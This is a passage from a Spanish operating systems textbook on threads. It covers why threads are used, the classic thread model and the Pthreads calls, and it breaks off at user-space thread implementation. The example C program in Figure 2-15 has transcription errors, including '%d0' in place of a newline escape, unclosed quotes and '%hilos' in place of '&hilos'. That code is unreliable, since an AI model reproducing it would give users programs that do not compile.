En los sistemas operativos tradicionales, cada proceso tiene un espacio de direcciones y un solo hilo de control. De hecho, ésa es casi la definición de un proceso. Sin embargo, con frecuencia hay situaciones en las que es conveniente tener varios hilos de control en el mismo espacio de direcciones que se ejecuta en cuasi-paralelo, como si fueran procesos (casi) separados (excepto por el espacio de direcciones compartido). En las siguientes secciones hablaremos sobre estas situaciones y sus implicaciones.

2.2.1 Uso de hilos

¿Por qué alguien querría tener un tipo de proceso dentro de otro proceso? Resulta ser que hay varias razones de tener estos miniprocesos, conocidos como **hilos**. Ahora analizaremos algunos de ellos. La principal razón de tener hilos es que en muchas aplicaciones se desarrollan varias actividades a la vez. Algunas de ésas se pueden bloquear de vez en cuando. Al descomponer una aplicación en varios hilos secuenciales que se ejecutan en cuasi-paralelo, el modelo de programación se simplifica.

Ya hemos visto este argumento antes: es precisamente la justificación de tener procesos. En vez de pensar en interrupciones, temporizadores y conmutaciones de contexto, podemos pensar en procesos paralelos. Sólo que ahora con los hilos agregamos un nuevo elemento: la habilidad de las entidades en paralelo de compartir un espacio de direcciones y todos sus datos entre ellas. Esta habilidad es esencial para ciertas aplicaciones, razón por la cual no funcionará el tener varios procesos (con sus espacios de direcciones separados).

Un segundo argumento para tener hilos es que, como son más ligeros que los procesos, son mas fáciles de crear (es decir, rápidos) y destruir. En muchos sistemas, la creación de un hilo es de 10 a 100 veces más rápida que la de un proceso. Cuando el número de hilos necesarios cambia de manera dinámica y rápida, es útil tener esta propiedad.

Una tercera razón de tener hilos es también un argumento relacionado con el rendimiento. Los hilos no producen un aumento en el rendimiento cuando todos ellos están ligados a la CPU, pero cuando hay una cantidad considerable de cálculos y operaciones de E/S, al tener hilos estas actividades se pueden traslapar, con lo cual se agiliza la velocidad de la aplicación.

Por último, los hilos son útiles en los sistemas con varias CPUs, en donde es posible el verdadero paralelismo. En el capítulo 8 volveremos a ver esta cuestión.

Es más fácil ver por qué los hilos son útiles si utilizamos ejemplos concretos. Como primer ejemplo considere un procesador de palabras. Por lo general, los procesadores de palabras muestran el documento que se va crear en la pantalla exactamente como aparecerá en la página impresa. En especial, todos los saltos de línea y de página están en sus posiciones correctas y finales, de manera que el usuario pueda inspeccionarlas y cambiar el documento si es necesario (por ejemplo, para eliminar *viudas* y *huérfanas*, líneas superiores e inferiores incompletas que se consideran estéticamente desagradables).

Suponga que el usuario está escribiendo un libro. Desde el punto de vista del autor, es más fácil mantener todo el libro en un solo archivo para facilitar la búsqueda de temas, realizar sustituciones globales, etc. También, cada capítulo podría estar en un archivo separado; sin embargo, tener cada sección y subsección como un archivo separado puede ser una verdadera molestia si hay que realizar cambios globales en todo el libro, ya que entonces tendrían que editarse cientos de archivos en forma individual. Por ejemplo, si se aprueba el estándar xxxx propuesto justo antes de que el libro vaya a la imprenta, todas las ocurrencias del "Estándar xxxx en borrador" tendrían que cambiarse por "Estándar xxxx" a última hora. Si todo el libro está en un archivo, por lo general un solo comando puede realizar todas las sustituciones. Por el contrario, si el libro está esparcido en más de 300 archivos, cada uno se debe editar por separado.

Ahora considere lo que ocurre cuando el usuario repentinamente elimina un enunciado de la página 1 de un documento de 800 páginas. Después de revisar que la página modificada esté correcta, el usuario desea realizar otro cambio en la página 600 y escribe un comando que indica al procesador de palabras que vaya a esa página (posiblemente mediante la búsqueda de una frase que sólo esté en esa página). Entonces, el procesador de palabras tiene que volver a dar formato a todo el libro hasta la página 600 en ese momento, debido a que no sabe cuál será la primera línea de la página 600 sino hasta que haya procesado las demás páginas. Puede haber un retraso considerable antes de que pueda mostrar la página 600 y el usuario estaría descontento.

Aquí pueden ayudar los hilos. Suponga que el procesador de palabras se escribe como un programa con dos hilos. Un hilo interactúa con el usuario y el otro se encarga de volver a dar formato en segundo plano. Tan pronto como se elimina el enunciado de la página 1, el hilo interactivo indica al hilo encargado de volver a dar formato que aplique de nuevo formato a todo el libro. Mientras tanto, el hilo interactivo sigue esperando las acciones del teclado y del ratón y responde a comandos simples como desplazarse por la página 1, mientras el otro hilo está realizando cálculos intensivos en segundo plano. Con algo de suerte, el proceso de volver a dar formato se completará antes de que el usuario pida ver la página 600, para que pueda mostrarse al instante.

Ya que estamos en ello, ¿por qué no agregar un tercer hilo? Muchos procesadores de palabras tienen la característica de guardar de manera automática todo el archivo en el disco cada cierto número de minutos, para proteger al usuario contra la pérdida de todo un día de trabajo en caso de un fallo en el programa, el sistema o la energía. El tercer hilo se puede encargar de los

respaldos en disco sin interferir con los otros dos. En la figura 2-7 se muestra esta situación con tres hilos.




Figura 2-7. Un procesador de palabras con tres hilos.

Si el programa tuviera sólo un hilo, entonces cada vez que iniciara un respaldo en el disco se ignorarían los comandos del teclado y el ratón hasta que se terminara el respaldo. El usuario sin duda consideraría esto como un rendimiento pobre. De manera alternativa, los eventos de teclado y ratón podrían interrumpir el respaldo en disco, permitiendo un buen rendimiento pero produciendo un modelo de programación complejo, controlado por interrupciones. Con tres hilos, el modelo de programación es mucho más simple. El primer hilo interactúa sólo con el usuario, el segundo proceso vuelve a dar formato al documento cuando se le indica y el tercero escribe el contenido de la RAM al disco en forma periódica.

Debemos aclarar que aquí no funcionaría tener tres procesos separados, ya que los tres hilos necesitan operar en el documento. Al tener tres hilos en vez de tres procesos, comparten una memoria común y por ende todos tienen acceso al documento que se está editando.

Hay una situación parecida con muchos otros programas interactivos. Por ejemplo, una hoja de cálculo electrónica es un programa que permite a un usuario mantener una matriz, de la cual algunos elementos son datos proporcionados por el usuario. Otros elementos se calculan con base en los datos de entrada, usando fórmulas potencialmente complejas. Cuando un usuario modifica un elemento, tal vez haya que recalcular muchos otros elementos. Al tener un hilo en segundo plano que realice esos cálculos, el hilo interactivo puede permitir al usuario realizar modificaciones adicionales mientras el cálculo se está llevando a cabo. De manera similar, un tercer hilo se puede encargar de los respaldos periódicos al disco por sí solo.

Ahora considere otro ejemplo más de la utilidad de los hilos: un servidor para un sitio en World Wide Web. Las solicitudes de páginas llegan y la página solicitada se envía de vuelta al cliente. En la mayoría de los sitios Web, algunas páginas se visitan con más frecuencia que otras. Por ejemplo,

la página de inicio de Sony recibe muchas más visitas que una página a varios niveles de profundidad en el árbol que contenga las especificaciones técnicas de cualquier cámara de video. Los servidores Web utilizan este hecho para mejorar el rendimiento, al mantener una colección de páginas de uso frecuente en la memoria principal para eliminar la necesidad de ir al disco a obtenerlas. A dicha colección se le conoce como **caché** y se utiliza en muchos otros contextos también. Por ejemplo, en el capítulo 1 vimos las cachés de la CPU.

En la figura 2-8(a) se muestra una forma de organizar el servidor Web. Aquí un hilo, el **despachador**, lee las peticiones entrantes de trabajo de la red. Después de examinar la solicitud, selecciona un **hilo trabajador** inactivo (es decir, bloqueado) y le envía la solicitud, tal vez escribiendo un apuntador al mensaje en una palabra especial asociada con cada hilo. Después, el despachador despierta al trabajador inactivo y lo pasa del estado bloqueado al estado listo.




Figura 2-8. Un servidor Web con múltiples hilos.

Cuando el trabajador se despierta, comprueba si la petición se puede satisfacer desde la caché de páginas Web, a la que todos los hilos tienen acceso. De no ser así, inicia una operación `read` para obtener la página del disco y se bloquea hasta que se complete la operación de disco. Cuando el hilo se bloquea en la operación de disco, se selecciona otro hilo para ejecutarlo, posiblemente el despachador, para adquirir más trabajo o tal vez otro trabajador que queda listo para ejecutarse.

Este modelo permite escribir en el servidor en forma de una colección de hilos secuenciales. El programa del despachador consiste en un ciclo infinito para obtener una petición de trabajo y enviarla a un trabajador. El código de cada trabajador consiste en un ciclo infinito que se encarga de aceptar una petición del despachador y comprobar la caché de páginas Web para ver si la página está presente. De ser así, se devuelve al cliente y el trabajador se bloquea para esperar una nueva petición.

En la figura 2-9 se muestra un bosquejo del código. Aquí, como en el resto de este libro, se supone que *TRUE* es la constante 1. Además, *buf* y *pagina* son estructuras apropiadas para contener una petición de trabajo y una página Web, respectivamente.

```
while (TRUE) {
    obtener_siguiente_peticion(&buf);
    pasar_trabajo(&buf);
}
```

(a)

```
while (TRUE) {
    esperar_trabajo(&buf)
    buscar_pagina_en_cache(&buf,&pagina);
    if (pagina_no_esta_en_cache(&pagina))
        leer_pagina_de_disco(&buf, &pagina);
    devolver_pagina(&pagina);
}
```

(b)

Figura 2-9. Un bosquejo del código para la figura 2-8. (a) Hilo despachador. (b) Hilo trabajador.

Considere la forma en que podría escribirse el servidor Web sin hilos. Una posibilidad es hacer que opere como un solo hilo. El ciclo principal del servidor Web recibe una petición, la examina y la lleva a cabo hasta completarla antes de obtener la siguiente. Mientras espera al disco, el servidor está inactivo y no procesa otras peticiones entrantes. Si el servidor Web se está ejecutando en una máquina dedicada, como es común el caso, la CPU simplemente está inactiva mientras el servidor Web espera al disco. El resultado neto es que se pueden procesar menos peticiones/segundo. Por ende, los hilos obtienen un aumento considerable en el rendimiento, pero cada hilo se programa de manera secuencial, en forma usual.

Hasta ahora hemos visto dos posibles diseños: un servidor Web con multihilado y un servidor Web con un solo hilo. Suponga que no hay hilos disponibles, pero que los diseñadores del sistema consideran que la pérdida de rendimiento debido a un solo hilo es inaceptable. Si hay una versión sin bloqueo de la llamada al sistema `read` disponible, es posible un tercer diseño. Cuando entra una petición, el único hilo existente la examina. Si se puede satisfacer desde la caché está bien, pero si no es posible, se inicia una operación de disco sin bloqueo.

El servidor registra el estado de la petición actual en una tabla y después pasa a obtener el siguiente evento. Éste puede ser una petición para un nuevo trabajo o una respuesta del disco acerca de una operación anterior. Si es un nuevo trabajo, se inicia; si es una respuesta del disco, la información relevante se obtiene de la tabla y se procesa la respuesta. Con E/S de disco sin bloqueo, una respuesta probablemente tendrá que tomar la forma de una señal o interrupción.

En este diseño, el modelo de "proceso secuencial" que tuvimos en los primeros dos casos se pierde. El estado del cálculo debe guardarse y restaurarse de manera explícita en la tabla, cada vez que el servidor cambia de trabajar en una petición a otra. En efecto, estamos simulando los hilos y sus pilas de la manera difícil. Un diseño como éste, en el que cada cálculo tiene un estado de guardado y existe cierto conjunto de eventos que pueden ocurrir para cambiar el estado, se conoce como **máquina de estados finitos**. Este concepto se utiliza ampliamente en las ciencias computacionales.

Ahora el lector debe tener claro qué ofrecen los hilos: posibilitan el concepto de procesos secuenciales que realizan llamadas al sistema con bloqueo (por ejemplo, para la E/S de disco) y de todas formas logran un paralelismo. Las llamadas al sistema con bloqueo facilitan el proceso de programación y el paralelismo mejora el rendimiento. El servidor de un solo hilo retiene la simpleza de las llamadas al sistema con bloqueo, pero pierde rendimiento. El tercer método logra un alto rendimiento a través del paralelismo, pero utiliza llamadas e interrupciones sin bloqueo y por ende, es difícil de programar. En la figura 2-10 se sintetizan estos modelos.

Modelo	Características
Hilos	Paralelismo, llamadas al sistema con bloqueo
Proceso con un solo hilo	Sin paralelismo, llamadas al sistema con bloqueo
Máquina de estados finitos	Paralelismo, llamadas al sistema sin bloqueo, interrupciones

Figura 2-10. Tres formas de construir un servidor.

Un tercer ejemplo en donde los hilos son de utilidad es en las aplicaciones que deben procesar cantidades muy grandes de datos. El método normal es leer un bloque de datos, procesarlo y después escribirlo nuevamente como salida. El problema aquí es que, si sólo hay disponibles llamadas al sistema con bloqueo, el proceso se bloquea mientas los datos están entrando y saliendo. Hacer que la CPU quede inactiva cuando hay muchos cálculos que realizar es sin duda muy ineficiente y debemos evitarlo siempre que sea posible.

Los hilos ofrecen una solución. El proceso podría estructurarse con un hilo de entrada, un hilo de procesamiento y un hilo de salida. El hilo de entrada lee datos y los coloca en un búfer de entrada. El hilo de procesamiento toma datos del búfer de entrada, los procesa y coloca los resultados en un búfer de salida. El búfer de salida escribe estos resultados de vuelta en el disco. De esta forma, todas las operaciones de entrada, salida y procesamiento pueden estar ocurriendo al mismo tiempo. Desde luego que este modelo sólo funciona si una llamada al sistema bloquea sólo al hilo que hizo la llamada, no a todo el proceso.

2.2.2 El modelo clásico de hilo

Ahora que hemos visto por qué podrían ser útiles los hilos y cómo se pueden utilizar, vamos a investigar la idea un poco más de cerca. El modelo de procesos se basa en dos conceptos independientes: agrupamiento de recursos y ejecución. Algunas veces es útil separarlos; aquí es donde entran los hilos. Primero analizaremos el modelo clásico de hilos; después el modelo de hilos de Linux, que desaparece la línea entre los procesos y los hilos.

Una manera de ver a un proceso es como si fuera una forma de agrupar recursos relacionados. Un proceso tiene un espacio de direcciones que contiene texto y datos del programa, así como otros recursos. Estos pueden incluir archivos abiertos, procesos hijos, alarmas pendientes, manejadores de señales, información contable y mucho más. Al reunirlos en forma de un proceso, pueden administrarse con más facilidad.

El otro concepto que tiene un proceso es un hilo de ejecución, al que por lo general sólo se le llama **hilo**. El hilo tiene un contador de programa que lleva el registro de cuál instrucción se va a ejecutar a continuación. Tiene registros que contienen sus variables de trabajo actuales. Tiene una pila, que contiene el historial de ejecución, con un conjunto de valores para cada procedimiento al que se haya llamado, pero del cual no se haya devuelto todavía. Aunque un hilo se debe ejecutar en cierto proceso, el hilo y su proceso son conceptos distintos y pueden tratarse por separado. Los procesos se utilizan para agrupar los recursos; son las entidades planificadas para su ejecución en la CPU.

Lo que agregan los hilos al modelo de procesos es permitir que se lleven a cabo varias ejecuciones en el mismo entorno del proceso, que son en gran parte independientes unas de las otras. Tener varios procesos ejecutándose en paralelo en un proceso es algo similar a tener varios procesos ejecutándose en paralelo en una computadora. En el primer caso, los hilos comparten un espacio de direcciones y otros recursos; en el segundo, los procesos comparten la memoria física, los discos, las impresoras y otros recursos. Como los hilos tienen algunas de las propiedades de los procesos, algunas veces se les llama **procesos ligeros**. El término **multihilamiento** también se utiliza para describir la situación de permitir varios hilos en el mismo proceso. Como vimos en el capítulo 1, algunas CPUs tienen soporte directo en el hardware para el **multihilamiento** y permiten que las conmutaciones de hilos ocurran en una escala de tiempo en nanosegundos.

En la figura 2-11(a) podemos ver tres procesos tradicionales. Cada proceso tiene su propio espacio de direcciones y un solo hilo de control. Por el contrario, en la figura 2-11(b) vemos un solo proceso con tres hilos de control. Aunque en ambos casos tenemos tres hilos, en la figura 2-11(a) cada uno de ellos opera en un espacio de direcciones distinto, mientras que en la figura 2-11(b) los tres comparten el mismo espacio de direcciones.




Figura 2-11. (a) Tres procesos, cada uno con un hilo. (b) Un proceso con tres hilos.

Cuando se ejecuta un proceso con **multihilamiento** en un sistema con una CPU, los hilos toman turnos para ejecutarse. En la figura 2-1 vimos cómo funciona la multiprogramación de procesos. Al conmutar de un proceso a otro entre varios procesos, el sistema da la apariencia de que hay

procesos secuenciales separados ejecutándose en paralelo. El **multihilamiento** funciona de la misma manera. La CPU conmuta rápidamente entre un hilo y otro, dando la ilusión de que los hilos se ejecutan en paralelo, aunque en una CPU más lenta que la verdadera. Con tres hilos limitados a cálculos en un proceso, los hilos parecerían ejecutarse en paralelo, cada uno en una CPU con un tercio de la velocidad de la CPU verdadera.

Los distintos hilos en un proceso no son tan independientes como los procesos. Todos los hilos tienen el mismo espacio de direcciones, lo cual significa que también comparten las mismas variables globales. Como cada hilo puede acceder a cada dirección de memoria dentro del espacio de direcciones del proceso, un hilo puede leer, escribir o incluso borrar la pila de otro hilo. No hay protección entre los hilos debido a que (1) es imposible y (2) no debe ser necesario. A diferencia de tener procesos diferentes, que pueden ser de distintos usuarios y hostiles entre sí, un proceso siempre es propiedad de un solo usuario, quien se supone que ha creado varios hilos para que puedan cooperar, no pelear. Además de compartir un espacio de direcciones, todos los hilos pueden compartir el mismo conjunto de archivos abiertos, procesos hijos, alarmas y señales, etc., como se muestra en la figura 2-12. Por ende, la organización de la figura 2-11(a) se utilizaría cuando los tres procesos no estén esencialmente relacionados, mientras que la figura 2-11(b) sería apropiada cuando los tres hilos en realidad formen parte del mismo trabajo y estén cooperando en forma activa y estrecha entre sí.

Elementos por proceso	**Elementos por hilo**
Espacio de direcciones	Contador de programa
Variables globales	Registros
Archivos abiertos	Pila
Procesos hijos	Estado
Alarmas pendientes	
Señales y manejadores de señales	
Información contable	

Figura 2-12. La primera columna lista algunos elementos compartidos por todos los hilos en un proceso; la segunda, algunos elementos que son privados para cada hilo.

Los elementos en la primera columna son propiedades de un proceso, no de un hilo. Por ejemplo, si un hilo abre un archivo, ese archivo está visible para los demás hilos en el proceso y pueden leer y escribir datos en él. Esto es lógico, ya que el proceso es la unidad de administración de recursos, no el hilo. Si cada hilo tuviera su propio espacio de direcciones, archivos abiertos, alarmas pendientes, etcétera, sería un proceso separado. Lo que estamos tratando de lograr con el concepto de los hilos es la habilidad de que varios hilos de ejecución compartan un conjunto de recursos, de manera que puedan trabajar en conjunto para realizar cierta tarea.

Al igual que un proceso tradicional (es decir, un proceso con sólo un hilo), un hilo puede estar en uno de varios estados: en ejecución, bloqueado, listo o terminado. Un hilo en ejecución tiene la CPU en un momento dado y está activo. Un hilo bloqueado está esperando a que cierto evento lo

desbloquee. Por ejemplo, cuando un hilo realiza una llamada al sistema para leer datos del teclado, se bloquea hasta que se escribe la entrada. Un hilo puede bloquearse en espera de que ocurra algún evento externo o que algún otro hilo lo desbloquee. Un hilo listo se programa para ejecutarse y lo hará tan pronto como sea su turno. Las transiciones entre los estados de los hilos son las mismas que las transiciones entre los estados de los procesos y se ilustran en la figura 2-2.

Es importante tener en cuenta que cada hilo tiene su propia pila, como la figura 2-13 lo ilustra. La pila de cada hilo contiene un conjunto de valores para cada procedimiento llamado, pero del que todavía no se ha regresado. Este conjunto de valores contiene las variables locales del procedimiento y la dirección de retorno que se debe utilizar cuando haya terminado la llamada al procedimiento. Por ejemplo, si el procedimiento *X* llama al procedimiento *Y* y *Y* llama al procedimiento *Z*, entonces mientras se ejecuta *Z*, los conjuntos de valores para *X*, *Y* y *Z* estarán todos en la pila. Por lo general, cada hilo llama a distintos procedimientos y por ende, tiene un historial de ejecución diferente. Esta es la razón por la cual cada hilo necesita su propia pila.




Figura 2-13. Cada hilo tiene su propia pila.

Cuando hay multihilamiento, por lo general los procesos empiezan con un solo hilo presente. Este hilo tiene la habilidad de crear hilos mediante la llamada a un procedimiento de biblioteca, como *thread_create*. Comúnmente, un parámetro para *thread_create* especifica el nombre de un procedimiento para que se ejecute el nuevo hilo. No es necesario (ni posible) especificar nada acerca del espacio de direcciones del nuevo hilo, ya que se ejecuta de manera automática en el espacio de direcciones del hilo creador. Algunas veces los hilos son jerárquicos, con una relación padre-hijo, pero a menudo no existe dicha relación y todos los hilos son iguales. Con o sin una relación jerárquica, el hilo creador generalmente recibe un identificador de hilo que da nombre al nuevo hilo.

Cuando un hilo termina su trabajo, puede salir mediante la llamada a un procedimiento de biblioteca, como *thread_exit*. Después desaparece y ya no puede planificarse para volver a ejecutarse. En algunos sistemas con hilos, un hilo puede esperar a que un hilo (específico) termine mediante

la llamada a un procedimiento, por ejemplo *thread_join*. Este procedimiento bloquea al hilo llamador hasta que un hilo (específico) haya terminado. En este aspecto, la creación y terminación de hilos es algo muy parecido a la creación y terminación de procesos, conteniendo casi las mismas opciones.

Otra llamada de hilos común es *thread_yield*, que permite a un hilo entregar voluntariamente la CPU para dejar que otro hilo se ejecute. Dicha llamada es importante, ya que no hay una interrupción de reloj para implementar en realidad la multiprogramación, como en los procesos. Por ende, es importante que los hilos sean amables y entreguen de manera voluntaria la CPU de vez en cuando, para dar a otros hilos la oportunidad de ejecutarse. Otras llamadas permiten a un hilo esperar a que otro termine cierto trabajo, y que otro anuncie que ya terminó cierto trabajo, y así sucesivamente.

Aunque los hilos son útiles a menudo, también introducen cierto número de complicaciones en el modelo de programación. Para empezar, considere los efectos de la llamada al sistema `fork` de UNIX. Si el proceso padre tiene varios hilos, ¿deberá el hijo tenerlos también? Si no es así, el proceso podría no funcionar en forma apropiada, ya que todos ellos podrían ser esenciales.

No obstante, si el proceso hijo obtiene tantos hilos como el padre, ¿qué ocurre si un hilo en el padre se bloqueó en una llamada `read`, por ejemplo, del teclado? ¿Hay ahora dos hilos bloqueados en el teclado, uno en el padre y otro en el hijo? Cuando se escriba una línea, ¿obtendrán ambos hilos una copia de ella? ¿Será sólo para el padre? ¿O sólo para el hijo? El mismo problema existe con las conexiones abiertas de red.

Otra clase de problemas se relaciona con el hecho de que los hilos comparten muchas estructuras de datos. ¿Qué ocurre si un hilo cierra un archivo mientras otro aún está leyendo datos de él? Suponga que un hilo detecta que hay muy poca memoria y empieza a asignar más. A mitad del proceso, ocurre una conmutación de hilos y el nuevo hilo también detecta que hay muy poca memoria y también empieza a asignar más memoria. Es muy probable que se asigne memoria dos veces. Estos problemas se pueden resolver con cierto esfuerzo, pero es necesario pensar y diseñar con cuidado para que los programas con multihilamiento funcionen de la manera correcta.

2.2.3 Hilos en POSIX

Para que sea posible escribir programas con hilos portátiles, el IEEE ha definido un estándar para los hilos conocido como 1003.1c. El paquete de hilos que define se conoce como **Pthreads**. La mayoría de los sistemas UNIX aceptan este paquete. El estándar define más de 60 llamadas a funciones, que son demasiadas como para verlas en este libro. En vez de ello, describiremos sólo algunas de las más importantes, para que el lector tenga una idea de cómo funcionan. Las llamadas que describiremos se listan en la figura 2-14.

Todos los hilos Pthreads tienen ciertas propiedades. Cada uno tiene un identificador, un conjunto de registros (incluyendo el contador de programa) y un conjunto de atributos, que se almacenan en una estructura. Los atributos incluyen el tamaño de la pila, parámetros de planificación y otros elementos necesarios para utilizar el hilo.

Llamada de hilo	Descripción
Pthread_create	Crea un nuevo hilo
Pthread_exit	Termina el hilo llamador
Pthread_join	Espera a que un hilo específico termine
Pthread_yield	Libera la CPU para dejar que otro hilo se ejecute
Pthread_attr_init	Crea e inicializa la estructura de atributos de un hilo
Pthread_attr_destroy	Elimina la estructura de atributos de un hilo

Figura 2-14. Algunas de las llamadas a funciones de Pthreads.

Para crear un hilo se utiliza la llamada a *pthread_create*. El identificador de hilo o el hilo recién creado se devuelven como el valor de la función. La llamada es intencionalmente muy parecida a la llamada al sistema `fork`, donde el identificador del hilo juega el papel del PID, en buena medida para identificar a los hilos referenciados en otras llamadas.

Cuando un hilo ha terminado el trabajo que se le asignó, puede terminar llamando a *pthread_exit*. Esta llamada detiene el hilo y libera su pila.

A menudo, un hilo necesita esperar a que otro termine su trabajo y salga para poder continuar. El hilo que está esperando llama a *pthread_join* para esperar a que otro hilo específico termine. El identificador de hilo del hilo al que se va a esperar se proporciona como parámetro.

Algunas veces sucede que un hilo no está lógicamente bloqueado, pero siente que se ha ejecutado el tiempo suficiente y desea dar a otro hilo la oportunidad de ejecutarse. Para lograr este objetivo hace una llamada a *pthread_yield*. No hay una llamada así para los procesos, debido a que se supone que los procesos son en extremo competitivos y cada uno desea tener a la CPU todo el tiempo que pueda. Sin embargo, como los hilos de un proceso están trabajando en conjunto y su código fue escrito indudablemente por el mismo programador, algunas veces éste desea darles a otros hilos una oportunidad.

Las siguientes dos llamadas a hilos tratan con los atributos. *Pthread_attr_init* crea la estructura de atributos asociada con un hilo y la inicializa con los valores predeterminados. Estos valores (como la prioridad) se pueden modificar mediante la manipulación de campos en la estructura de atributos.

Por último, *pthread_attr_destroy* elimina la estructura de atributos de un hilo, liberando su memoria. No afecta a los hilos que la utilizan; éstos siguen existiendo.

Para tener una mejor idea de la forma en que funciona Pthreads, considere el ejemplo simple de la figura 2-15. Aquí el programa principal itera *NUMERO_DE_HILOS* veces, creando un nuevo hilo en cada iteración, después de anunciar su intención. Si falla la creación del hilo, imprime un mensaje de error y después termina. Después de crear todos los hilos, el programa principal termina.

Cuando se crea un hilo, éste imprime un mensaje de una línea anunciándose a sí mismo y después termina. El orden en el que se intercalan los diversos mensajes no es determinado, y puede variar entre una ejecución del programa y otra.

```
#include <pthread.h>
#include <stdio.h>
#include <stdlib.h>

#define NUMERO_DE_HILOS          10

void *imprimir_hola_mundo(void *tid)
{
    /* Esta funcion imprime el identificador del hilo y después termina. */
    printf(“Hola mundo. Saludos del hilo %d0, tid);
    pthread_exit(NULL);
}

int main(int argc, char *argv[])
{
    /* El programa principal crea 10 hilos y después termina. */
    pthread_t hilos[NUMERO_DE_HILOS];
    int estado, i;

    for(i=0; i < NUMERO_DE_HILOS; i++) {
        printf(“Aqui main. Creando hilo %d0, i);
        estado = pthread_create(%hilos[i], NULL, imprimir_hola_mundo, (void *)i);

        if (estado != 0) {
            printf(“Ups. pthread_create devolvió el codigo de error %d0, estado);
            exit(-1);
        }
    }
    exit(NULL);
}
```

Figura 2-15. Un programa de ejemplo que utiliza hilos.

Las llamadas de Pthreads antes descritas no son en definitiva las únicas; hay muchas más. Más adelante analizaremos algunas de las otras, después de hablar sobre los procesos y la sincronización de hilos.

2.2.4 Implementación de hilos en el espacio de usuario

Hay dos formas principales de implementar un paquete de hilos: en espacio de usuario y en el kernel. La elección es un poco controversial y también es posible una implementación híbrida. Ahora describiremos estos métodos, junto con sus ventajas y desventajas.

El primer método es colocar el paquete de hilos completamente en espacio de usuario. El kernel no sabe nada acerca de ellos. En lo que al kernel concierne, está administrando procesos ordinarios con un solo hilo. La primera ventaja, la más obvia, es que un paquete de hilos de nivel usuario puede implementarse en un sistema operativo que no acepte hilos. Todos los sistemas operativos

solían entrar en esta categoría e incluso hoy en día algunos todavía lo están. Con este método, los hilos se implementan mediante una biblioteca.

